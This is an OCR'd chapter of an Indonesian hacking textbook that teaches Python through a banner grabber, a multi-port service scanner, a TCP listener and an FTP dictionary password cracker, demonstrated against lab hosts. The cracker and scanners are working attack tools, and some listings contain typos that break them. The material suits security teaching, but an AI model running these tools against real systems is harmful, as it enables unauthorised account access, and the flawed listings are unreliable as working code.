
```
import nmap
```

Nanti dalam bab ini, kita akan menggunakan dua modul yang sangat berguna: socket dan ftplib.

17.5 *OBJECT-ORIENTED PROGRAMMING* (OOP)

Sebelum kita mempelajari lebih dalam tentang Python, mungkin ada baiknya meluangkan beberapa menit untuk membahas konsep *object-oriented programming* (OOP). Python, seperti kebanyakan bahasa pemrograman saat ini (C++, Java, dan Ruby, untuk menyebutkan beberapa) mengikuti model OOP.


Gambar 17.2 menunjukkan konsep dasar di balik OOP: alat utama bahasa adalah objek, yang memiliki properti dalam bentuk atribut dan status, serta metode yang merupakan tindakan yang dilakukan oleh atau pada objek.



Gambar 17.2 Ilustrasi pemrograman berorientasi objek

Ide di balik bahasa pemrograman berbasis OOP adalah untuk membuat objek yang bertindak seperti sesuatu di dunia nyata. Misalnya, mobil adalah suatu benda yang memiliki sifat, seperti roda, warna, ukuran, dan jenis mesinnya; ia juga memiliki metode, yaitu tindakan yang dilakukan mobil, seperti mempercepat dan mengunci pintu. Dari perspektif bahasa alami manusia, objek adalah kata benda, properti adalah kata sifat, dan metode umumnya adalah kata kerja.


Objek adalah anggota kelas, yang pada dasarnya adalah template untuk membuat objek dengan variabel awal, properti, dan metode bersama. Misalnya, katakanlah kami memiliki kelas yang disebut mobil; mobil kami (BMW) akan menjadi anggota kelas mobil. Kelas ini juga akan mencakup benda/mobil lain, seperti Mercedes dan Audi, seperti yang ditunjukkan pada Gambar 17.3.



Gambar 17.3 Kelas dan objek OOP

Kelas mungkin juga memiliki subkelas. Kelas mobil kami memiliki subkelas BMW, dan objek dari subkelas tersebut mungkin adalah model 320i.

Setiap objek akan memiliki properti (make, model, tahun, dan warna) dan metode (mulai, mengemudi, dan parkir), seperti yang ditunjukkan pada Gambar 17.4.



Gambar 17.4 properti OOP dan metode

Dalam bahasa OOP, objek mewarisi karakteristik kelasnya, sehingga BMW 320i akan mewarisi metode mulai, mengemudi, dan parkir dari mobil kelas.

Konsep-konsep OOP ini sangat penting untuk memahami cara kerja Python dan bahasa OOP lainnya, seperti yang akan Anda lihat dalam skrip di bagian berikut.

17.6 KOMUNIKASI JARINGAN DI PYTHON

Sebelum kita beralih ke konsep Python lainnya, mari kita gunakan apa yang telah Anda pelajari sejauh ini untuk menulis beberapa skrip peretasan yang harus dilakukan dengan koneksi jaringan.

Membangun Klien TCP Kami akan membuat koneksi jaringan di Python menggunakan modul soket. Saya telah menyebutkan bahwa Python dilengkapi dengan perpustakaan modul untuk banyak tugas. Dalam hal ini, kita memerlukan modul soket untuk membuat koneksi TCP. Mari kita melihatnya dalam tindakan.

Lihat skrip di Daftar 17.3 bernama *Hacker*sBangkitSSHBannerGrab.py (Saya tahu, ini namanya panjang, tetapi bersabarlah dengan saya di sini). Spanduk adalah apa yang ditampilkan aplikasi saat seseorang atau sesuatu terhubung ke sana. Ini semacam seperti aplikasi yang mengirimkan sapaan mengumumkan apa itu. *Hacker* menggunakan teknik yang dikenal sebagai spanduk meraih untuk mengetahui informasi penting tentang aplikasi atau layanan apa yang berjalan di port.

```
#! /usr/bin/python3
```

```
❶ import socket

❷ s = socket.socket()

❸ s.connect(("192.168.1.101", 22))

❹ answer = s.recv(1024)

❺ print (answer)

s.close
```

Daftar 17.3 Skrip Python bannergrabbing

Pertama, kita impor modul socket ❶ agar dapat menggunakan fungsi dan alatnya. Di sini, kita akan menggunakan alat jaringan dari modul socket untuk menjaga antarmuka koneksi melalui jaringan untuk kita. Soket menyediakan cara bagi dua node komputer untuk berkomunikasi satu sama lain. Biasanya, satu adalah server dan satu adalah klien.

Kemudian, kita membuat variabel baru, s dan mengaitkannya dengan kelas soket dari modul soket ❷. Dengan cara ini, kita tidak perlu merujuk sintaks lengkap socket.socket() kapan pun kita ingin menggunakan kelas socket—kita cukup menggunakan nama variabel s.

Kami kemudian menggunakan metode connect() dari modul soket ❸ untuk membuat koneksi jaringan ke IP dan port tertentu. Ingatlah bahwa metode adalah fungsi yang tersedia untuk objek tertentu. Sintaksnya adalah object.method (misalnya, socket.connect). Dalam hal ini, saya menghubungkan ke alamat IP 192.168.1.101, yang merupakan alamat IP mesin di jaringan saya, dan port 22, yang merupakan port SSH default. Anda dapat mengujinya di instance lain dari Linux atau Kali. Sebagian besar memiliki port 22 terbuka secara default.

Setelah Anda membuat sambungan, ada beberapa hal yang dapat Anda lakukan. Di sini, kami menggunakan metode recv untuk membaca 1024 byte data dari soket ❹ dan menyimpannya dalam jawaban bernama answer; 1024 byte ini akan berisi informasi spanduk. Kemudian kami mencetak konten variabel tersebut ke layar dengan print() fungsi ❺ untuk melihat data apa yang telah dilewatkan melalui soket tersebut, memungkinkan kami untuk memata-matainya! Di baris akhir, kami menutup koneksi.

Simpan skrip ini sebagai *HackersBangkitSSHBannerGrab.py*, lalu ubah izinnya menggunakan perintah chmod sehingga Anda dapat menjalankannya. Mari kita jalankan skrip ini untuk terhubung ke sistem Linux lain (Anda mungkin menggunakan sistem Ubuntu atau bahkan sistem Kali lain) di port 22. Jika SSH berjalan di port itu, kita harus dapat membaca dan mencetaknya ke variabel kita ke layar, seperti yang ditunjukkan di sini:

```
kali >./HackersBangkitSSHBannerGrab.py
SSH-2.0-OpenSSH_7.3p1 Debian-1
```

Kami baru saja membuat skrip Python bannergrabbing sederhana! Kita dapat menggunakan skrip ini untuk mengetahui aplikasi, versi, dan sistem operasi apa yang berjalan di alamat IP dan port tersebut. Ini memberi kami informasi penting yang dibutuhkan *Hacker* sebelum menyerang sistem. Inilah yang pada dasarnya dilakukan oleh situs web Shodan.io untuk hampir setiap alamat IP di planet ini, dan situs ini mengkatalog dan mengindeks informasi ini untuk kami telusuri.

Membuat Pendengar TCP

Kami baru saja membuat klien TCP yang dapat membuat koneksi ke alamat dan port TCP/IP lain, lalu memata-matai informasi yang sedang dikirim. Soket tersebut juga dapat digunakan untuk membuat pendengar TCP, untuk mendengarkan koneksi dari pihak luar ke server Anda. Mari coba lakukan itu selanjutnya.

Dalam skrip Python yang ditampilkan di Daftar 17.4, Anda akan membuat socket di port di sistem Anda yang, saat seseorang terhubung ke socket tersebut, mengumpulkan informasi kunci tentang sistem konektor. Masukkan skrip dan simpan sebagai tcp_server.py. Pastikan untuk memberi diri Anda izin eksekusi dengan chmod

```
#! /usr/bin/python3

import socket

❶ TCP_IP = "192.168.181.190"
TCP_PORT = 6996
BUFFER_SIZE = 100

❷ s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
❸ s.bind((TCP_IP, TCP_PORT))
❹ s.listen (1)

❺ conn, addr = s.accept()
print ('Connection address: ', addr )

while 1:

data=conn.recv(BUFFER_SIZE)
 if not data:break
print ("Received data: ", data)
conn.send(data)  #echo

conn.close
```

Daftar 17.4 Skrip Python Pendengar TCP

Kami menyatakan bahwa kami ingin skrip dijalankan dengan interpreter Python dan kemudian mengimpor modul soket seperti sebelumnya, sehingga kami dapat menggunakan kemampuannya. Kami kemudian menentukan variabel untuk menyimpan informasi untuk alamat TCP/IP, port untuk mendengarkan, dan ukuran buffer data yang ingin kami tangkap dari sistem penghubung ❶.

Kami mendefinisikan socket ❷ dan mengikat socket ke alamat IP dan port ❸ menggunakan variabel yang baru saja kami buat. Kami menyatakan soket untuk mendengarkan menggunakan metode listen() dari pustaka soket ❹.

Kami kemudian mengambil alamat IP dan port dari sistem penghubung menggunakan metode penerimaan *library accept*, dan kami mencetak informasi tersebut ke layar sehingga pengguna dapat melihatnya. Perhatikan sintaks *while* 1: di sini; kita akan membahas ini lebih lanjut di bab ini, tetapi untuk saat ini ketahuilah bahwa ini digunakan untuk menjalankan kode indentasi yang muncul setelahnya tanpa batas, artinya Python terus memeriksa data .

Terakhir, kami menempatkan informasi dari sistem penghubung ke dalam buffer, mencetaknya, lalu menutup koneksi. Sekarang, buka komputer lain di jaringan Anda dan gunakan browser untuk menyambung ke port 6996 yang ditentukan dalam skrip kami. Jalankan skrip tcp_server.py, dan Anda akan dapat menghubungkan dan mengumpulkan informasi penting tentang sistem tersebut, termasuk alamat IP dan port sistem penghubung, seperti yang ditunjukkan di sini:

```
kali >./tcp_server.py
Connection Address: ('192.168.181.190', 45368)
Received data: Get /HTTP/1.1
Host:192.168.181.190:6996
User -Agent:Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gec

--snip--
```

Ini adalah informasi penting yang harus dikumpulkan oleh seorang *Hacker* sebelum memutuskan untuk mengeksploitasi. Eksploitasi (atau peretasan) sangat spesifik untuk sistem operasi, aplikasi, dan bahkan bahasa yang digunakan, sehingga *Hacker* perlu mengetahui sebanyak mungkin informasi tentang target sebelum melanjutkan. Tindakan mengumpulkan informasi sebelum peretasan ini sering disebut sebagai pengintaian. Anda baru saja mengembangkan alat yang akan mengumpulkan informasi pengintaian utama tentang target potensial, sangat mirip dengan alat *Hacker* populer p0F!

17.7 *DICTIONARY, LOOP,* DAN KONTROL *STATEMENT*

Mari kita terus memperluas pemahaman Anda tentang Python dan kemudian menggunakan semua yang telah Anda pelajari sejauh ini untuk membangun cracker kata sandi untuk server FTP.

Dictionary

Dictionary menyimpan informasi sebagai pasangan tak berurutan, di mana setiap pasangan berisi kunci dan nilai terkait. Kami dapat menggunakan kamus untuk menyimpan daftar item dan memberi label pada setiap item sehingga kami dapat menggunakan dan merujuk ke item tersebut satu per satu. Kami mungkin menggunakan kamus untuk menyimpan, misalnya, ID pengguna dan nama terkaitnya, atau untuk menyimpan kerentanan yang diketahui terkait dengan host tertentu. Kamus dalam Python berperan seperti array asosiatif dalam bahasa lain.

Seperti daftar, kamus dapat diubah, artinya kita menggunakan struktur kontrol seperti pernyataan untuk menelusuri seluruh kamus, menetapkan setiap elemen kamus ke variabel sampai kita tiba di akhir kamus.

Antara lain, Anda mungkin menggunakan struktur ini dalam membangun cracker kata sandi yang mengulangi setiap kata sandi yang disimpan dalam kamus sampai salah satu berfungsi atau sampai cracker mencapai akhir kamus. Sintaks untuk membuat kamus adalah sebagai berikut:

```
dict = {key1 :value1 , key2 :value2 , key3 :value3...}
```

Perhatikan bahwa untuk kamus, Anda menggunakan tanda kurung kurawal dan memisahkan item dengan koma. Anda dapat menyertakan sebanyak pasangan nilai kunci sebanyak yang Anda suka.

Pernyataan Kontrol

Pernyataan kontrol memungkinkan kode Anda untuk membuat keputusan berdasarkan beberapa kondisi. Ada beberapa cara di Python untuk mengontrol aliran skrip. Mari kita lihat beberapa struktur ini di Python.

Pernyataan if Struktur

if di Python, seperti dalam banyak bahasa pemrograman lain termasuk bash, digunakan untuk memeriksa apakah suatu kondisi benar atau tidak dan menjalankan set kode yang berbeda untuk setiap skenario. Sintaksnya terlihat seperti ini:

```
if conditional expression
run this code if the expression is true
```

Pernyataan if berisi kondisi yang mungkin seperti if variabel < 10, misalnya. Jika kondisi terpenuhi, ekspresi dievaluasi menjadi benar, dan kemudian kode yang mengikuti, yang dikenal sebagai blok kontrol, dijalankan. Jika pernyataan bernilai salah, maka pernyataan di blok kontrol dilewati dan tidak dieksekusi.

Di Python, blok kontrol harus diindentasi. Lekukan ini mengidentifikasi blok kontrol ke penerjemah. Pernyataan berikutnya yang tidak memiliki indentasi berada di luar blok kontrol dan oleh karena itu bukan bagian dari pernyataan jika, dan ini adalah cara Python mengetahui ke mana harus melompati jika kondisi tidak terpenuhi.

if...else

Struktur if...else di Python terlihat seperti ini:

```
if conditional expression
*** # run this code when the condition is met
else
*** # run this code when the condition is not met
```

Seperti sebelumnya, pertama-tama penerjemah memeriksa kondisi dalam ekspresi if. Jika mengevaluasi menjadi benar, penerjemah mengeksekusi pernyataan di blok kontrol. Jika pernyataan bersyarat bernilai salah, blok kontrol yang mengikuti pernyataan else akan dieksekusi sebagai gantinya.

Misalnya, di sini kami memiliki cuplikan kode yang memeriksa nilai ID pengguna; jika adalah 0 (pengguna root di Linux selalu UID 0), maka kami mencetak pesan “Anda adalah pengguna root”. Jika tidak, jika itu adalah nilai lain, kami mencetak pesan “Anda BUKAN pengguna root”.

```
if
userid == 0
print ("You are the root user")
else
print ("You are NOT the root user")
```

Loops

Loops adalah struktur lain yang sangat berguna di Python. Loop memungkinkan pemrogram untuk mengulangi blok kode beberapa kali, bergantung pada nilai atau kondisi. Dua yang paling banyak digunakan adalah while dan for .

The while Loop

Loop while mengevaluasi ekspresi Boolean (ekspresi yang hanya dapat mengevaluasi true atau false) dan melanjutkan eksekusi sementara ekspresi dievaluasi ke true.

Misalnya, kita dapat membuat cuplikan kode yang mencetak setiap angka dari 1 hingga 10 la lu keluar dari loop, seperti begitu:

```
count = 1
while (count <= 10):
print (count)
count += 1
```

Blok kontrol indentasi kemudian berjalan selama kondisinya benar.

The for Loop

The for for loop dapat menetapkan nilai dari daftar, string, kamus, atau struktur yang dapat diubah lainnya ke variabel indeks setiap kali melalui loop, memungkinkan kita untuk menggunakan setiap item dalam struktur satu demi satu. Misalnya, kita dapat menggunakan for loop untuk mencoba sandi hingga menemukan kecocokan, seperti:

```
for password in passwords:
attempt = connect (username, password)

if attempt == "230"

print ("Password found: " + password)

sys.exit (0)
```

Dalam cuplikan kode ini, kami membuat pernyataan untuk yang dilanjutkan melalui daftar sandi yang telah kami berikan dan berusaha menghubungkan dengan nama pengguna dan sandi. Jika upaya koneksi menerima kode 230, yang merupakan kode untuk koneksi yang berhasil, program akan mencetak "Pasword found:" dan kemudian kata sandinya. Itu lalu keluar. Jika tidak mendapatkan 230, itu akan melanjutkan setiap kata sandi yang tersisa hingga menerima 230 atau sampai menghabiskan daftar sandi.

17.8 MENINGKATKAN *SCRIPT HACKING*

Sekarang dengan sedikit lebih banyak latar belakang dalam struktur perulangan Python dan pernyataan bersyarat, mari kembali ke skrip bannergrabbing dan menambahkan beberapa kemampuan.

Kami akan menambahkan daftar port yang ingin kami ambil spanduknya, daripada hanya mendengarkan di satu port, lalu mengulang daftar menggunakan pernyataan untuk. Dengan cara ini, kita dapat mencari dan mengambil spanduk untuk beberapa port dan menampilkannya ke layar.

Pertama, mari buat daftar dan masukkan port tambahan ke dalamnya. Buka *HackersBangkitSSHBannerGrab.py*, dan kami akan bekerja dari sana. Daftar 17.5 menampilkan kode lengkap. Perhatikan bahwa garis abu-abu tetap sama; garis hitam adalah garis yang perlu Anda ubah atau tambahkan. Kami akan mencoba mengambil spanduk untuk port 21 (ftp), 22 (ssh), 25 (smtp), dan 3306 (mysql).

```
#! /usr/bin/python3

import socket

❶ Ports = [21,22,25,3306]
```

```
❷ for i in range (0,4):

s = socket.socket()

❸  Ports = Port[i]

print ('This Is the Banner for the Port')

print (Ports)

❹  s.connect (("192.168.1.101", Port))

answer = s.recv (1024)

print (answer)

s.close ()
```

Daftar 17.5 Meningkatkan pengambil spanduk

Kami membuat daftar yang disebut Port ❶ dan menambahkan empat elemen, masing-masing mewakili satu port. Kemudian, kita membuat pernyataan untuk yang mengulangi daftar tersebut empat kali, karena memiliki empat item .

Ingatlah bahwa saat Anda menggunakan for loop, kode yang terkait dengan loop harus diindentasi di bawah pernyataan for.

Kita perlu mengubah program untuk mencerminkan penggunaan variabel dari daftar pada setiap iterasi hingga selesai. Untuk melakukannya, kami membuat variabel bernama Port dan menetapkannya ke nilai dari daftar pada setiap iterasi ❸. Kemudian kami menggunakan variabel itu dalam koneksi kami ❹.

Saat penerjemah mendapatkan pernyataan itu, penerjemah akan mencoba menghubungkan ke port mana saja yang ditetapkan ke variabel di alamat IP. Sekarang, jika Anda menjalankan skrip ini pada sistem dengan semua port yang terdaftar terbuka dan diaktifkan, Anda akan melihat sesuatu seperti Daftar 17.6.

```
kali >./HackersBangkitPortBannerGrab.py
This is the Banner for the Port
21
220 (vsFTPd 2.3.4)

This Is the Banner for the Port
22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

This Is the Banner for the Port
25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

This Is the Banner for the Port
3306
5.0.51a-3ubuntu5
```

Daftar 17.6 Output untuk pemegang spanduk port

Perhatikan bahwa skrip telah menemukan port 21 terbuka dengan vsFTPd 2.3.4 berjalan di atasnya, port 22 terbuka dengan OpenSSH 4.7 berjalan di atasnya, port 25 dengan Postfix, dan port 3306 dengan MySQL 5.0.51a.

Kami baru saja berhasil membuat alat multiport bannergrabbing di Python untuk melakukan pengintaian pada sistem target. Alat ini memberi tahu kami layanan mana yang berjalan di port dan versi layanan itu! Ini adalah informasi penting yang dibutuhkan *Hacker* sebelum melanjutkan serangan.

17.9 PENGECUALIAN DAN PEMECAH SANDI

Setiap kode yang Anda tulis akan berisiko mengalami kesalahan atau pengecualian. Dalam istilah pemrograman, pengecualian adalah segala sesuatu yang mengganggu aliran normal kode Anda—biasanya kesalahan yang disebabkan oleh kode atau input yang salah. Untuk menangani kemungkinan kesalahan, kami menggunakan penanganan pengecualian, yaitu hanya kode yang menangani masalah tertentu, menyajikan pesan kesalahan, atau bahkan menggunakan pengecualian untuk pengambilan keputusan. Di Python, kami memiliki struktur try/except untuk menangani kesalahan atau pengecualian ini.

Blok coba-coba mencoba untuk mengeksekusi beberapa kode, dan jika terjadi kesalahan, pernyataan kecuali akan menangani kesalahan tersebut. Dalam beberapa kasus, kita dapat menggunakan struktur try/except untuk pengambilan keputusan, mirip dengan if...else. Misalnya, kita dapat menggunakan try/except di cracker kata sandi untuk mencoba kata sandi dan, jika terjadi kesalahan karena kata sandi tidak cocok, pindah ke kata sandi berikutnya dengan pernyataan kecuali. Mari kita coba itu sekarang.

Masukkan kode di Daftar 17.7 dan simpan sebagai *ftpcracker.py*; kita akan mempelajarinya sebentar lagi. Skrip ini menanyakan nomor server FTP kepada pengguna dan nama pengguna akun FTP mana pun yang ingin di hack. Kemudian, sandi terbaca dalam file teks eksternal yang berisi daftar kemungkinan kata sandi dan mencoba masing-masing dalam upaya untuk meretas akun FTP. Skrip melakukannya sampai berhasil atau kehabisan sandi.

```
#! /usr/bin/python3

import ftplib

❶ server = input(FTP Server: ")

❷ user = input("username: ")

❸ Passwordlist = input ("Path to Password List > ")

❹ try:

with open(Passwordlist, 'r') as pw:

for word in pw:

❺    word = word.strip ('\r').strip('\n')
```

```
❻  try:
ftp = ftplib.FTP(server)
ftp.login(user, word)
❼    print (Success! The password is ' + word)
❽  except:
print('still trying...')
except:
print ('Wordlist error')
```

Daftar 17.7 Skrip Python *Hacker* sandi FTP

Kami akan menggunakan alat dari modul ftplib untuk protokol FTP, jadi pertama-tama kami mengimpornya. Selanjutnya, kami membuat server bernama variabel dan pengguna bernama variabel lainnya, yang akan menyimpan beberapa perintah untuk input user. Skrip Anda akan meminta pengguna untuk memasukkan alamat IP server FTP ❶ dan username untuk akun ❷ tersebut yang coba dibobol oleh pengguna. Kemudian kami meminta pengguna untuk jalur ke daftar sandi ❸. Anda dapat menemukan banyak daftar kata sandi di Kali Linux dengan memasukkan daftar kata temukan di terminal. Kami kemudian memulai blok kode try yang akan menggunakan daftar kata sandi yang diberikan oleh pengguna untuk mencoba memecahkan kata sandi untuk nama pengguna yang diberikan oleh pengguna.

Perhatikan bahwa kami menggunakan fungsi Python baru yang disebut strip() ❺. Fungsi ini menghapus karakter pertama dan terakhir dari string (dalam hal ini, *password list*). Hal ini diperlukan jika sandi dalam daftar ini memiliki spasi atau koma sebelumnya. Fungsi strip() menghapus ini dan hanya menyisakan string karakter dari kata sandi potensial. Jika kami tidak menghapus spasi putih, kami mungkin mendapatkan negatif palsu.

Kemudian, kami menggunakan *blok try* ❻ kedua. Di sini, kami menggunakan modul ftplib untuk menyambungkan ke server terlebih dahulu menggunakan alamat IP yang diberikan pengguna lalu mencoba kata sandi berikutnya dari daftar sandi di akun tersebut.

Jika kombinasi nama pengguna dan sandi menghasilkan kesalahan, blok akan keluar dan menuju ke klausa except klausa ❽, di mana ia mencetak masih mencoba dan kemudian kembali ke kata sandi teratas untuk klausa dan mengambil kata sandi dari daftar berikutnya.

Jika kombinasi berhasil, sandi yang berhasil tercetak ke layar ❼. Baris akhir mengambil situasi lain yang akan mengakibatkan kesalahan. Contohnya adalah jika pengguna memasukkan sesuatu yang tidak dapat diproses oleh program, seperti jalur yang buruk ke daftar kata atau daftar kata yang hilang.

Sekarang, mari kita jalankan skrip ini terhadap server FTP di 192.168.1.101 dan lihat apakah kita dapat memecahkan sandi pengguna root. Saya menggunakan daftar sandi bernama *bigpasswordlist.txt* di direktori kerja saya. Anda mungkin perlu memberikan seluruh jalur ke daftar sandi mana pun yang Anda gunakan jika tidak ada di direktori kerja Anda (misalnya, */usr/share/bigpasswordlist.txt*).

kali **>./ftpcracker.py**
FTP Server: **192.168.1.101**
username: **root**
Path to PasswordList >**bigpasswordlist.txt**
still trying...
still trying...
still trying...

--snip—

Success! The password is toor

Seperti yang Anda lihat, *ftpcracker.py* berhasil menemukan sandi untuk root pengguna dan menampilkannya di layar.

17.10 RINGKASAN

Untuk lulus dari status *scriptkiddie,* seorang *Hacker* harus menguasai bahasa *scripting*, dan Python umumnya merupakan pilihan pertama yang baik karena fleksibilitasnya dan kurva pembelajarannya yang relatif kecil. Sebagian besar hacking toolan ditulis di Python, termasuk sqlmap, scapy, dan banyak lainnya. Di sini, Anda telah mempelajari beberapa dasar Python yang dapat Anda gunakan untuk membangun beberapa alat *Hacker* yang berguna namun sederhana, termasuk pengambil spanduk dan pemecah kata sandi FTP. Untuk mempelajari lebih lanjut tentang Python, saya sangat merekomendasikan buku No Starch Press yang sangat bagus Mengotomatiskan Hal-Hal yang *Boring Stuff Python* (2015) oleh Al Sweigart.

17.11 LATIHAN

Cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Bangun alat pengambilan spanduk SSH dari Daftar 175 dan kemudian edit untuk melakukan pengambilan spanduk pada port 21.
2. Daripada mengkodekan alamat IP ke dalam skrip, edit alat pengambil spanduk Anda sehingga meminta pengguna untuk alamat IP.
3. Edit tcp_server.py Anda untuk meminta pengguna agar port mendengarkan.
4. Bangun FTPcracker di Daftar 177 dan kemudian edit untuk menggunakan daftar kata untuk variabel pengguna (mirip dengan apa yang kami lakukan dengan kata sandi) daripada meminta pengguna untuk memasukkan.
5. Tambahkan klausa except ke alat pengambil spanduk yang mencetak "tidak ada jawaban" jika port ditutup.

DAFTAR PUSTAKA

A. Austin and L. Williams, "*One technique is not enough: A comparison of vulnerability discovery techniques*", IEEE International Symposium on Empirical Software 2011, Guenther, Ruhe.Engineering and Measurement, Sep 22-23,

Amien, J. Al, Komputer, F. I., & Riau, U. M. (2020). *Implementasi keamanan jaringan dengan iptables sebagai firewall menggunakan metode port knocking 1*,

Borglet, C, 2003. Finding Asscociation Rules with Apriori Algorithm,http://www.fuzzy.cs.uniagdeburgde/~borglet/apriori.pdf, diakses tgl 23 Februari 2007.

Doel, Mr. 2016. Panduan Hacking Website dengan Kali Linux. *Jakarta: PT. Elex Media Komputindo*.

F. Panjaitan et al., "*Pemanfaatan Notifikasi Telegram untuk Monitoring Jaringan Febriyanti*," Simetris J. Tek. Mesin, Elektro dan Ilmu Komput., vol. 10, no. 2, pp. 725–732, 2019.

Hartiwati, Ertie Nur. 2014. "Keamanan Jaringan Dan Keamanan Sistem Komputer Yang Mempengaruhi Kualitas Pelayanan Warnet." *Jurnal Ilmiah Informatika Komputer : Vol 19, No 3* .

Kristanto, Andri. 2007. "*Sistem Keamanan Data Pada Jaringan Komputer.*" MAGISTRA : Vol 19, No 60.

Kurniawan, Wahyu. 2016. *Mengenal Web Security (Kasus Eksploitasi Web dengan AJAX).* Yogyakarta: Lokomedia.

Lee Allen, Tedi Heriyanto, & Shakeel AliKali. 2014. *Linux – Assuring Security by Penetration Testing*. Packt Publishing.

Madirish2600. LAMPSecurity Training. 18 Maret 2009. https://sourceforge.net/projects/lampsecurity/files/CaptureTheFlag/CTF6/ (diakses 2017).

R. Suwanto, I. Ruslianto, and M. Diponegoro, "*Implementasi Intrusion Prevention System (IPS) Menggunakan Snort Dan IPTable Pada Monitoring Jaringan Lokal Berbasis Website",* J. Komput. Dan Apl., vol. 07, no. 1, pp. 97–107, 2019.

Raphaël Hertzog, Mati Aharoni, & Jim O'GormanLutz. 2017. Kali Linux Revealed: Mastering the Penetration Testing Distribution. *Offsec Press.*

S'to. 2014, *Kali Linux 200% Attack.* Jakarta: Jasakom.

Syafrizal, Melwin. "*TCP/IP*." Networking, 2010: 4481.

Widodo, Andrias Suryo. "*Eksploitasi Celah Keamanan Piranti Lunak Web Server Vertrigoservpada Sistem Operasi Windows Melalui Jaringan Lokal*." Prosiding KOMMIT , 2017: 591/514.